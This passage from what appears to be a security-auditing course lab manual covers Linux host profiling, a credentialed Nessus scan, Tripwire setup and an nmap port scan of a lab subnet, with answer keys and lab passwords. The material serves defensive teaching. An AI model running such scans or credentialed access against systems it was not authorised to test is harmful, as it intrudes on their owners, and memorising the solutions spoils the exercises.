console-setup.service
containerd.service
cron.service
dbus-org.freedesktop.resolve1.service
docker.service
dvwa.service
getty@.service
irqbalance.service
juiceshop.service
keyboard-setup.service
networkd-dispatcher.service
ondemand.service
open-vm-tools.service
rsync.service
rsyslog.service
```

```

setvtrgb.service
ssh.service
sshd.service
syslog.service
systemd-resolved.service
systemd-timesyncd.service
ufw.service
unattended-upgrades.service
ureadahead.service
vgauth.service
wackopicko.service
docker.socket
uidd.socket
remote-fs.target
apt-daily-upgrade.timer
apt-daily.timer
fstrim.timer
motd-news.timer

```

Profiling INIT-style startup scripts:

Detected INIT runlevel of 5

```

total 0
lrwxrwxrwx 1 root root 29 Apr 15 22:08 K01apache-htcacheclean -> ../init.d/
apache-htcacheclean
lrwxrwxrwx 1 root root 17 Apr 15 22:07 K01postfix -> ../init.d/postfix
lrwxrwxrwx 1 root root 17 Apr 15 22:08 S01apache2 -> ../init.d/apache2
lrwxrwxrwx 1 root root 24 Apr 15 22:13 S01cgroupfs-mount -> ../init.d/cgroupfs-
mount
lrwxrwxrwx 1 root root 26 Jan 28 13:44 S01console-setup.sh -> ../init.d/console-
setup.sh
lrwxrwxrwx 1 root root 14 Jan 28 13:44 S01cron -> ../init.d/cron
lrwxrwxrwx 1 root root 14 Jan 28 13:44 S01dbus -> ../init.d/dbus
lrwxrwxrwx 1 root root 16 Apr 15 22:13 S01docker -> ../init.d/docker
lrwxrwxrwx 1 root root 21 Jan 28 13:45 S01grub-common -> ../init.d/grub-common
lrwxrwxrwx 1 root root 20 Jan 28 13:45 S01irqbalance -> ../init.d/irqbalance
lrwxrwxrwx 1 root root 17 Apr 15 22:16 S01nessusd -> ../init.d/nessusd
lrwxrwxrwx 1 root root 23 Jan 28 13:45 S01open-vm-tools -> ../init.d/open-vm-
tools
lrwxrwxrwx 1 root root 18 Jan 28 13:45 S01plymouth -> ../init.d/plymouth
lrwxrwxrwx 1 root root 15 Jan 28 13:45 S01rsync -> ../init.d/rsync
lrwxrwxrwx 1 root root 17 Jan 28 13:44 S01rsyslog -> ../init.d/rsyslog
lrwxrwxrwx 1 root root 13 Jan 28 13:45 S01ssh -> ../init.d/ssh
lrwxrwxrwx 1 root root 29 Apr 15 22:07 S01unattended-upgrades -> ../init.d/
unattended-upgrades
lrwxrwxrwx 1 root root 15 Jan 28 13:45 S01uidd -> ../init.d/uidd

```

Part 2 -- Modifying a Script to Meet New Needs

Background: Your organization has recently decided that Tripwire should be part of the baseline software installation on all Linux servers. They have asked you to edit the auditScript.sh script to include a test to see if the Tripwire executable is installed on the system at /usr/sbin/tripwire.

Instructions: Add an IF/ELSE block to the bottom of the script to test whether the executable file exists on disk, and to report either "Tripwire found" or "Tripwire not found" as part of the script's output.

Open auditScript.sh in your chosen text editor using one of these commands:

```
nano auditScript.sh
```

or

```
vi auditScript.sh
```

Add commands to the bottom of the script to implement the newly required function. The following lines are one possible solution. Feel free to modify them or to come up with your own.

```
echo
echo "Checking for Tripwire install:"
echo
if [ -e /usr/sbin/tripwire ] ; then
    echo "Tripwire found";
else
    echo "Tripwire not found";
fi
```

A listing of the entire edited script is given on the next page.

When you've finished making changes, save and execute your script to test the new functions.

On your own: If you'd like an extra challenge, try to re-create or copy this script and run it against the Alma VM and compare the results.

As we work through today's material, try to think about the commands we discuss in class which could be added to a script like this to baseline monitor for changes on Linux servers.

Solution to Part 2

```
#!/bin/bash
#This script gathers basic demographic information about
#the Linux host on which it is run
HOST=$(hostname)

echo "Audit profile for $HOST:"
echo "=====
echo -n "Distribution version is:"
lsb_release -d | awk -F: '/^Description/ {print $2}' | sed -e 's/^\t ]//g'

echo
echo "IPv4 addresses on this system:"
ip a | awk '/inet[^6]/ {print $2}'

echo
echo "Profiling sytemctl startup scripts:"
echo
systemctl list-unit-files | awk '/enabled[ ]*$/ {print $1}'

echo
echo "Profiling INIT-style startup scripts:"
echo
RL=$(who -r | awk '{print $2}')
echo "Detected INIT runlevel of $RL"

echo
DIR="/etc/rc$RL.d"
ls -H -l $DIR
#Newly added lines are below
echo

echo "Checking for Tripwire install:"
echo
if [ -e /usr/sbin/tripwire ] ; then
    echo "Tripwire found";
else
    echo "Tripwire not found";
fi
```

Exercise 3.2 - System Information, Permissions and File Integrity

VMs Needed

- ☒ 507Win10
- ☒ 507Ubuntu
- ☒ 507Firewall
- ☒ 507Alma

Objectives

- Familiarize the student with various command-line utilities for gathering system information about Linux/Unix systems
- Explore common tools for managing software packages in Linux
- Demonstrate tools available for identifying executables with elevated permission setting in Linux/Unix
- Demonstrate the procedures for configuring the Tripwire file integrity assessment tool.

Overview

This exercise is designed to give the auditor familiarity with the tools commonly used to gather system and patch information on various versions of Unix. Both the "Ubuntu" and "Alma" VMs will be used for this exercise.

Part 1 -- Nessus Patch Scan of Linux Hosts


Background

Instructions


On the Windows 10 VM, launch the Firefox browser by double-clicking the Firefox icon on the desktop.




When Firefox opens, click on the Nessus bookmark in the Firefox bookmarks bar.




When prompted, login with username **auditor** and password **Password1**



In the Nessus web interface, click the New Scan button at the top right corner of your screen.



Choose the "Basic Network Scan" scan type by clicking on its icon.



On the settings tab, enter this information


Name: Linux basic scan

Description: Credentialed scan of Linux hosts

Targets: 10.50.7.21,10.50.7.40

The screenshot shows the 'Settings' tab of a security tool. On the left is a sidebar with a 'BASIC' section containing 'General' (selected), 'Schedule', and 'Notifications'. Below this are sections for 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED', each with a right-pointing arrow. The main area has three tabs: 'Settings' (active), 'Credentials', and 'Plugins'. The 'Settings' tab contains fields for 'Name' (Linux basic scan), 'Description' (Credentialed scan of Linux hosts), 'Folder' (My Scans), and 'Targets' (10.50.7.21, 10.50.7.40). At the bottom of the main area are 'Upload Targets' and 'Add File' links. At the very bottom are 'Save' and 'Cancel' buttons.

Next, click on the Credentials tab. then, click on the "SSH" link to add a new set of SSH credentials.



Choose these settings for the new credentials:

Authentication method: password

Username: auditor

Password: Password1

Elevate privileges with: sudo

sudo user: root

sudo password Password1

Note that public key or certificate authentication would be preferred on a production system.

Tenable recommends using a known_hosts file to ensure that Nessus only uses passwords for legitimate servers, lessening the risk that an attacker could stand up a SSH server and capture the credentials.

SSH

Authentication method: password

Username: auditor

Password (unsafe!): ••••••••

This password could be compromised if Nessus connects to a rogue SSH server. This can be mitigated by in the "Global Settings" section below.

Elevate privileges with: sudo

sudo user: root

Account to escalate to

sudo password: ••••••••

Location of sudo (directory): /usr/bin

Custom password prompt: password:

Some devices are configured to prompt for a password with a non-standard string such as 'secret-passco be recognized. Leave this blank for most standard password prompts.

When the settings are correct, click on the "Save" button to return to the My Scans page. Then, click on the launch button for the new scan to start it.

My Scans

Import

New Folder


New Scan

Search Scans

1 Scan

<input type="checkbox"/>	Name	Schedule	Last Modified	Launch
<input type="checkbox"/>	Linux patch scan	On Demand	N/A	<div>Launch</div> <div></div>

Allow the scan a few minutes to run, and then click its name in the list to check the results. (You can also watch the scan results come in live while the scan is running.)



Please note that your results will likely NOT match the screenshot, depending on when you take the course

Take some time to click through the results to see if Nessus was able to correctly identify any issues with the hosts. You may find that Nessus is not yet aware of the newer Linux distributions being used in the lab and may not be able to report missing patches for the hosts. This underscores the importance of using multiple tools during your audits to achieve the best results! This scan could help you to plan future administrator interviews or further technical tests for your audit.

Part 2 -- System Information on Ubuntu Host

Background: In this section of the exercise, you will run a variety of tools to gather information about the Linux host under examination. All the commands in this section will be run in a Putty SSH terminal opened in the previous lab and connected to the Ubuntu Server. If you have closed this connection, return to the Exercise 3.1 "Introduction" section and follow the instructions to re-connect to this server.

Remember that these commands are often made much more useful by including them in an automated testing and monitoring script, like the one developed in the first lab today.

Instructions: Use the commands listed below to gather information about the Ubuntu server. Record your results in the area provided.

1. Gather information about the Linux distribution installed on the host by running this command:

```
lsb_release -a
```

What distribution is this host running?

What version number is it?

Use this information to perform an Internet search to see if the version is still supported and when its likely end-of-life is scheduled.

2. Use the following command to get information about the Linux kernel in use on this host:

```
uname -a
```

What version of the kernel is running? This will be the first numeric value in the result.

Look at the kernel.org web site to see what the current kernel releases are. How many versions behind is this host?

What was the compile date for this kernel?

3. Run this command to analyze the disk usage on this host:

```
df -h
```

Which directories have physical disk partitions mounted to them?

Are they in danger of running out of space soon?

4. Run the fdisk command to list the partitions on the physical disk.

```
sudo fdisk -l /dev/sda
```

How many partitions are on the disk?

5. Run these two commands to obtain a list of software packages which could be upgraded on this host

```
sudo apt update
```

```
apt list --upgradable
```

How many packages are currently eligible for update?

Does it appear that the administrators are regularly updating this host?

6. Run this command to sample the modify dates on several binaries installed on the system.

```
ls -alt /usr/bin | head -30
```

The files are sorted by reverse order of their modification date. Using these dates, when do you think the host was last patched?

7. Use this command to find files on the host with the SUID bit set in their permissions.

Remember that this bit tells the host to execute a binary with the permissions of the owner.

```
sudo find / -type f -perm /4000
```

Does this seem like an appropriate number of SUID binaries to have on this system?


If not, what tool installed on the system seems to be the cause for the high number?

Leave your connection to the Ubuntu Server open for use in later exercises.


Part 3 -- System Information on Alma Host

Background: In this section of the exercise, you will run a variety of tools to gather information about the Linux host under examination. All the commands in this section will be run in a Putty SSH terminal opened in the previous lab and connected to the "507Alma" VM. Follow the instructions below to connect to this server.

On the Windows 10 VM, right-click the Putty icon in the taskbar.



Click the "Alma" saved session.



When prompted for a password, enter **Password1**

You will use the putty terminal to run all your commands against the Alma host for this section of the exercise.

Instructions: Use the commands listed below to gather information about the Alma host. Record your results in the area provided.

1. Gather information about the Linux distribution installed on the host by running this command:

```
lsb_release -a
```

What distribution is this host running?

What version number is it?

Use this information to perform an Internet search to see if the version is still supported and when its likely end-of-life is scheduled.

2. Use the following command to get information about the Linux kernel in use on this host:

```
uname -a
```

What version of the kernel is running? This will be the first numeric value in the result (it will end with ".x86_64").

Look at the kernel.org web site to see what the current kernel releases are. Notice that the version of the kernel used on this this host does not seem to be listed. Red Hat Enterprise Linux (which AlamLinux is based upon) maintains their own kernel versions. Better information is available from the [Red Hat website](https://access.redhat.com/articles/3078). <https://access.redhat.com/articles/3078>

What was the compile date for this kernel?

3. Run this command to analyze the disk usage on this host:

```
df -h
```

Which directories have physical disk partitions mounted to them?

Are they in danger of running out of space soon?

4. Run the fdisk command to list the partitions on the physical disk. Enter **Password1** as the password when prompted.

```
sudo fdisk -l /dev/sda
```

How many partitions are on the disk?

What is the purpose of the /dev/sda2 partition?

5. Run the command to obtain a list of software packages which could be upgraded on this host

```
sudo yum check-update
```

Roughly how many packages are currently eligible for update (it's okay to guess)?

Does it appear that the administrators are regularly updating this host?

6. Run this command to sample the modify dates on several binaries installed on the system.

```
ls -alt /usr/bin | head -30
```

The files are sorted by reverse order of their modification date. Using these dates, when do you think the host was last patched?

7. Use this command to find files on the host with the SUID bit set in their permissions. Remember that this bit tells the host to execute a binary with the permissions of the owner.

```
sudo find / -type f -perm -4000
```

Does this seem like an appropriate number of SUID binaries to have on this system?

If not, what tool installed on the system seems to be the cause for the high number?

Part 4 -- Configuring Tripwire on Ubuntu Host

Background: In this section of the exercise, you are playing the role of an administrator configuring Tripwire for use on a host. The software is installed and partially configured. Your job is to complete the installation and initialize the Tripwire database while the host is in a known-good state.

Instructions: Make sure you are connected to SSH on **your Ubuntu Server**, and then switch to the root user of the system by running the following command. If prompted for a password, enter **Password1**

```
sudo su -
```

Now you will run a script to simulate the steps which were taken by the administrator to download, install and configure Tripwire. Run this script to simulate the administrator's activities to date:

```
cd /home/auditor
./twSetup.sh
```

If you look carefully at the output, you will see that the Tripwire initialization resulted in a number of errors. **This host is not yet correctly configured.** It should be possible to run Tripwire with ZERO errors.


```

*****
Admin is attempting to build a baseline hash database
*****
spawn sudo tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /var/lib/tripwire/ubuntu.twd
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/.xauth
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/.tcshrc
### No such file or directory
### Continuing...
Wrote database file: /var/lib/tripwire/ubuntu.twd
The database was successfully generated.

```

You will now perform the steps the administrator *should have* completed to properly configure Tripwire. Begin by running the command to initialize the Tripwire database on this host. When prompted for the local passphrase, enter **Aud507LocalKey**

```
tripwire -m i
```

As the command runs, watch the output for any errors which could indicate that the software is not correctly configured. The errors highlighted in the screen capture below are the result of the Tripwire configuration file pointing to non-existent files for monitoring. This must be corrected to ensure that the Tripwire database contains valid information.

```

root@ubuntu:/home/auditor# tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/.xauth
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/.tcshrc
### No such file or directory
### Continuing...
Wrote database file: /var/lib/tripwire/ubuntu.twd
The database was successfully generated.

```

Edit the Tripwire configuration file by using one of the following commands:

```
nano /etc/tripwire/twpol.txt
```

or

```
vi /etc/tripwire/twpol.txt
```

Find the lines which mention the missing files and "comment them out" by adding a # character to the beginning of the line. One is in the "Boot Scripts" section, and the other two are in the "Root config files" section. Your edits should result in the affected sections of the file looking like these screen captures:

```

{
    /etc/init.d                -> $(SEC_BIN) ;
#    /etc/rc.boot              -> $(SEC_BIN) ;
    /etc/rcS.d                 -> $(SEC_BIN) ;
    /etc/rc0.d                  -> $(SEC_BIN) ;
    /etc/rc1.d                  -> $(SEC_BIN) ;

```

```

#    /root/mail                -> $(SEC_CONFIG) ;
#    /root/Mail                 -> $(SEC_CONFIG) ;
#    /root/.xsession-errors     -> $(SEC_CONFIG) ;
#    /root/.xauth                -> $(SEC_CONFIG) ;
#    /root/.tcshrc               -> $(SEC_CONFIG) ;
#    /root/.sawfish              -> $(SEC_CONFIG) ;
#    /root/.pinerc               -> $(SEC_CONFIG) ;

```

Exit your text editor, saving your changes, and then rebuild the tripwire configuration database using the following command. When prompted for a site key enter **Aud507SiteKey**

```
twadmin -m P /etc/tripwire/twpol.txt
```

Now, you can re-try the command to initialize Tripwire's database. When prompted for your local key, enter **Aud507LocalKey**

```
tripwire -m i
```

Ensure that the command has completed without errors before moving on to the next section. If "No such file or directory" errors persist, work back through the instructions above until the errors are corrected.

```
root@ubuntu:/home/auditor# nano /etc/tripwire/twpol.txt
root@ubuntu:/home/auditor# twadmin -m P /etc/tripwire/twpol.txt
Please enter your site passphrase:
Wrote policy file: /etc/tripwire/tw.pol
root@ubuntu:/home/auditor# tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
Wrote database file: /var/lib/tripwire/ubuntu.twd
The database was successfully generated.
```

Perform a check of the filesystem now before any other changes have been made, so you can see what a "clean" Tripwire report looks like.

```
tripwire -m c
```

Examine the output of the command to ensure that there were no integrity violations found on the system. This is what you should see on a clean Tripwire report:

```

(/root)
Invariant Directories      66          0          0          0

Total objects scanned: 29761
Total violations found: 0

=====
Object Summary:
=====

# Section: Unix File System
=====

No violations.

=====
Error Report:
=====

No Errors

=====
*** End of report ***

```

If you are still running as the root user (if your command prompt ends in a "#" instead of a "\$" character), exit the root session by running the "exit" command.

Now that Tripwire is successfully installed, move on to the next section of the exercise. You'll revisit Tripwire in the last lab today, after making some changes to the system. This will allow you to see what the report looks like after unauthorized changes are detected.

Leave your Putty SSH connections to the Linux hosts open for use in the next lab.

Solution to Part 2 -- System Information on Ubuntu Host

1. Gather information about the Linux distribution installed on the host by running this command:

```
lsb_release -a
```

What distribution is this host running? **Ubuntu**

What version number is it? **20.04 (also called "focal")**

Use this information to perform an Internet search to see if the version is still supported and when its likely end-of-life is scheduled. **The Ubuntu website indicates that this version will receive maintenance updates until sometime in 2025.**

2. Use the following command to get information about the Linux kernel in use on this host:

```
uname -a
```

What version of the kernel is running? This will be the first numeric value in the result. **5.4.0-52-generic**

Look at the kernel.org web site to see what the current kernel releases are. How many versions behind is this host? **This will vary depending upon when you do your research, but the 5.4.0 kernel will likely be SEVERAL versions behind.**

What was the compile date for this kernel? **(Thu Oct 15 10:57:00 UTC 2020)**

3. Run this command to analyze the disk usage on this host:

```
df -h
```

Which directories have physical disk partitions mounted to them? **The root "/" directory, which has /dev/sda1 mounted to it, and the /boot directory, which has /dev/sda2 mounted to it.**

Are they in danger of running out of space soon? **No; it should be well under half full when you run this test.**

4. Run the fdisk command to list the partitions on the physical disk.

```
sudo fdisk -l /dev/sda
```

How many partitions are on the disk? **3: sda1 contains BIOS boot information, sda2 is the 1GB boot directory, and sda3 is used by the volume manager to host the root (/) directory.**

5. Run these two commands to obtain a list of software packages which could be upgraded on this host

```
sudo apt update  
apt list --upgradable
```

How many packages are currently eligible for update? **The number will vary, but depending on when you take the class, it could be a LOT.**

Does it appear that the administrators are regularly updating this host? **No. The administrators have not updated in some time.**

6. Run this command to sample the modify dates on several binaries installed on the system.

```
ls -alt /usr/bin | head -30
```

The files are sorted by reverse order of their modification date. Using these dates, when do you think the host was last patched? **Your answers may vary, but the host was probably last patched in June of 2021.**

7. Use this command to find files on the host with the SUID bit set in their permissions. Remember that this bit tells the host to execute a binary with the permissions of the owner.

```
sudo find / -type f -perm /4000
```

Does this seem like an appropriate number of SUID binaries to have on this system? **No. There are as many as a hundred or more.**

If not, what tool installed on the system seems to be the cause for the high number? **Most of the SUID files seem to be on the Docker overlay filesystem which is used to store Docker container files. It would be a good idea to schedule an audit of the Docker configuration for this host.**

Solution to Part 3 -- System Information on Alma Host

1. Gather information about the Linux distribution installed on the host by running this command:

```
lsb_release -a
```

What distribution is this host running? **AlmaLinux**

What version number is it? **8.4 (Electric Cheetah)**

Use this information to perform an Internet search to see if the version is still supported and when its likely end-of-life is scheduled. **AlmaLinux is a relatively new distribution, created to replace CentOS Linux. According to their [fork announcement](https://blog.cloudlinux.com/announcing-open-sourced-community-driven-rhel-fork-by-cloudlinux), support will be offered through 2029.** <https://blog.cloudlinux.com/announcing-open-sourced-community-driven-rhel-fork-by-cloudlinux>

2. Use the following command to get information about the Linux kernel in use on this host:

```
uname -a
```

What version of the kernel is running? This will be the first numeric value in the result (it will end with ".x86_64"). **4.18.0-305.el8.x86_64**

Look at the kernel.org web site to see what the current kernel releases are. How many versions behind is this host? **Your answers will vary depending on when you take the class compared to the build date for the VM. Since AlmaLinux is derived from Red Hat Enterprise Linux, the best information can be found by matching up the distribution version number (i.e. 8.4) on the [Red Hat Customer page](https://access.redhat.com/articles/3078).** <https://access.redhat.com/articles/3078>

What was the compile date for this kernel? **Wed May 19 18:55:28 EDT 2021**

3. Run this command to analyze the disk usage on this host:

```
df -h
```

Which directories have physical disk partitions mounted to them? **The boot directory has /dev/sda1 mounted on it. The root ("/") directory has /dev/mapper/almalinux-root mounted on it. The device mapper is being used with the Linux Volume Manager (LVM) to control which physical partitions are mounted.**

Are they in danger of running out of space soon? **No. The disk is well under 25% full.**

4. Run the fdisk command to list the partitions on the physical disk. Enter **Password1** as the password when prompted.

```
sudo fdisk -l /dev/sda
```

How many partitions are on the disk? **2**

What is the purpose of the /dev/sda2 partition? **It is the physical partition assigned to the LVM volume used for the root ("/") directory.**

5. Run the command to obtain a list of software packages which could be upgraded on this host

```
sudo yum check-update
```

Roughly how many packages are currently eligible for update (it's okay to guess)? **Your answer will vary depending on when you run the test, but it's probably 40 or more.**

Does it appear that the administrators are regularly updating this host? **No.**

6. Run this command to sample the modify dates on several binaries installed on the system.

```
ls -alt /usr/bin | head -30
```

The files are sorted by reverse order of their modification date. Using these dates, when do you think the host was last patched? **Your answers may vary, but the host was probably last patched in January or February of 2019.**

7. Use this command to find files on the host with the SUID bit set in their permissions. Remember that this bit tells the host to execute a binary with the permissions of the owner.

```
sudo find / -type f -perm -4000
```

Does this seem like an appropriate number of SUID binaries to have on this system? **This seems more appropriate than the Ubuntu host.**

If not, what tool installed on the system seems to be the cause for the high number? **N/A**

Exercise 3.3 - Services and Passwords

VMs Needed

- ✓ 507Win10
- ✓ 507Ubuntu
- ✓ 507Firewall
- ✓ 507Alma

Objectives

- Explore techniques for obtaining a list of network services running on a Linux/Unix host:
 - From the host's command line interface;
 - Remotely, using the Nmap tool.
- Examine the use of tools to control systemd, the system daemon, and the host startup process.
- Practice the use of John the Ripper in cracking Linux/Unix passwords.

Background: In this exercise, you will run a variety of tools to gather information and perform tasks on the Linux host under examination. **Most of the commands in this exercise will be run in the Putty SSH terminal you opened in the previous labs which is connected to the Ubuntu Server.** If you have closed this connection, return to the Exercise 5.1 "Introduction" section and follow the instructions to re-connect to this server.

NOTE: Some of the commands you'll run today should be performed by the administrators of the systems you are auditing. Since the administrators aren't here, you'll have to run them yourself.

Part 1 -- Profiling Network Services

Background: We mentioned in class that it's always a good idea to check for open network ports both from the local host and from the network using Nmap. In this section, you will run both tools against the Ubuntu Server and compare the results.

Instructions: On the Ubuntu Server, run this command to get a list of all the listening TCP ports:

```
sudo netstat -ant | grep LISTEN
```

Change to your Alma Putty session, and run the following command to see the TCP ports which are available from the local network. Enter **Password1** if prompted for a password. Normally, you would want to do a full (-p 1-65535) port scan, but to save time for the exercise, you will scan only the top 1,000 ports.

```
sudo nmap --stats-every 10s -sT 10.50.7.20-29
```

Compare the list returned by Nmap to the list returned locally by netstat. Do you notice any differences?

If so, what might explain these differences?

Part 2 -- Profiling Startup Services

Background: Auditing that a server is properly configured will often include checking to see that only authorized and expected services are running on the system. On modern Linux systems which boot using systemd, the systemctl tool is useful for comparing the list of enabled services to the list of services currently running. The procedures you're about to perform would be best done with the administrator of the system running the commands and helping you to understand the output.

Instructions: Return to your SSH session with the **507Ubuntu** system run this command to get a list of all the installed systemd services on the server:

```
systemctl list-unit-files
```

